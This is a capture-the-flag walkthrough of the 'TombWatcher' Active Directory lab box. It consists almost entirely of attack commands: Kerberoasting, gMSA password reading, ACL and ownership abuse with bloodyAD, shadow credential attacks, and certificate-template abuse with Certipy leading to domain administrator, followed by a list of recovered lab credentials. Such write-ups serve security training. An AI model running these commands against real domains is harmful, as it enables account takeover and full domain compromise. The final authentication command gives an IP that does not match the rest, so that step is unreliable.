TombWatcher writeup
TombWatcher is a Windows Active Directory box that involves lateral movement through multiple user accounts, Kerberoasting, shadow credential attacks, and certificate template abuse. We will perform BloodHound enumeration, set a service principal name for Alfred, Kerberoast to obtain Alfred’s hash, then leverage GenericAll permissions to manipulate SAM, John, and CERT_ADMIN accounts, finally using ESC1 vulnerability to request a certificate as the domain administrator.

Exploitation path
HENRY
Start by collecting BloodHound data with rusthound:
rusthound-ce -d tombwatcher.htb -u henry -p H3nry_987TGV!
Use bloodyAD to set a service principal name (SPN) for the ALFRED account:
bloodyAD -u henry -p H3nry_987TGV! --host tombwatcher.htb set object ALFRED servicePrincipalName -v 'http/pwned'
Fix clock skew with the domain controller:
sudo ntpdate tombwatcher.htb
Perform Kerberoasting with netexec (nxc):
nxc ldap dc01.tombwatcher.htb -u henry -p H3nry_987TGV! --kerberoasting
Crack the obtained hash with hashcat:
hashcat -m 13100 alfred.hash < wordlists/rockyou.txt
Remove the SPN from ALFRED (cleanup):
bloodyAD -u henry -p H3nry_987TGV! --host tombwatcher.htb set object ALFRED servicePrincipalName
ALFRED
Add ALFRED to the infrastructure group:
bloodyAD -H DC01.tombwatcher.htb -u alfred -p basketball add GroupMember infrastructure Alfred
Enumerate Group Managed Service Accounts (gMSA):
nxc ldap tombwatcher.htb -u alfred -p basketball --gmsa
ANSIBLE_DEV$
Set a new password for the SAM account:
bloodyAD -H DC01.tombwatcher.htb -u 'ansible_dev$' -p ':2669c6ff3a3d9c7472e358c7a792697b' set password sam "pass"
SAM
Set ownership of the JOHN account to SAM:
bloodyAD -H DC01.tombwatcher.htb -u 'sam' -p pass set owner john sam
Grant GenericAll permission on JOHN to SAM:
bloodyAD -H DC01.tombwatcher.htb -u 'sam' -p pass add genericAll john sam
Perform a shadow credential attack against JOHN using Certipy:
certipy shadow auto -u [email protected] -p 'pass' -account john -dc-ip 10.129.232.167
JOHN

Find certificate templates vulnerable to ESC1/ESC2:
certipy find -u john -hashes :ad9324754583e3e42b55aad4d3b8d2bf -target 10.129.232.167
Connect via Evil‑WinRM with John’s NTLM hash:
evil-winrm -i tombwatcher.htb -u john -H ad9324754583e3e42b55aad4d3b8d2bf
Inside the shell, locate a deleted object with a known SID:
Get-ADObject -Filter 'objectsid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' -Properties * -IncludeDeleted
Restore the deleted object (CERT_ADMIN):
Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
CERT_ADMIN
Perform another shadow credential attack against CERT_ADMIN:
certipy shadow auto -u [email protected] -hashes :ad9324754583e3e42b55aad4d3b8d2bf -account cert_admin -dc-ip 10.129.232.167
Check for vulnerable certificate templates again:
certipy find -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target 10.129.232.167 -vulnerable
Getting a sign certificate
Request a certificate with the “Certificate Request Agent” application policy:
certipy req \
	-u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 \
    -dc-ip '10.129.232.167' -target 'DC01.tombwatcher.htb' \
    -ca 'TOMBWATCHER-CA-1' -template 'WebServer' \
    -application-policies 'Certificate Request Agent'
Then request a certificate on behalf of the administrator:
certipy req \
	-u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 \
    -dc-ip '10.129.232.167' -target 'DC01.tombwatcher.htb' \
    -ca 'TOMBWATCHER-CA-1' -template User \
 -pfx cert_admin.pfx  -on-behalf-of 'tombwatcher\administrator'
Authenticate with the obtained administrator certificate:
certipy auth -pfx administrator.pfx -dc-ip 10.239.232.167
Credentials
henry:H3nry_987TGV!
alfred:basketball
ansible_dev$:2669c6ff3a3d9c7472e358c7a792697b
sam:pass
john:ad9324754583e3e42b55aad4d3b8d2bf
cert_admin:f87ebf0febd9c4095c68a88928755773
administrator:f61db423bebe3328d33af26741afe5fc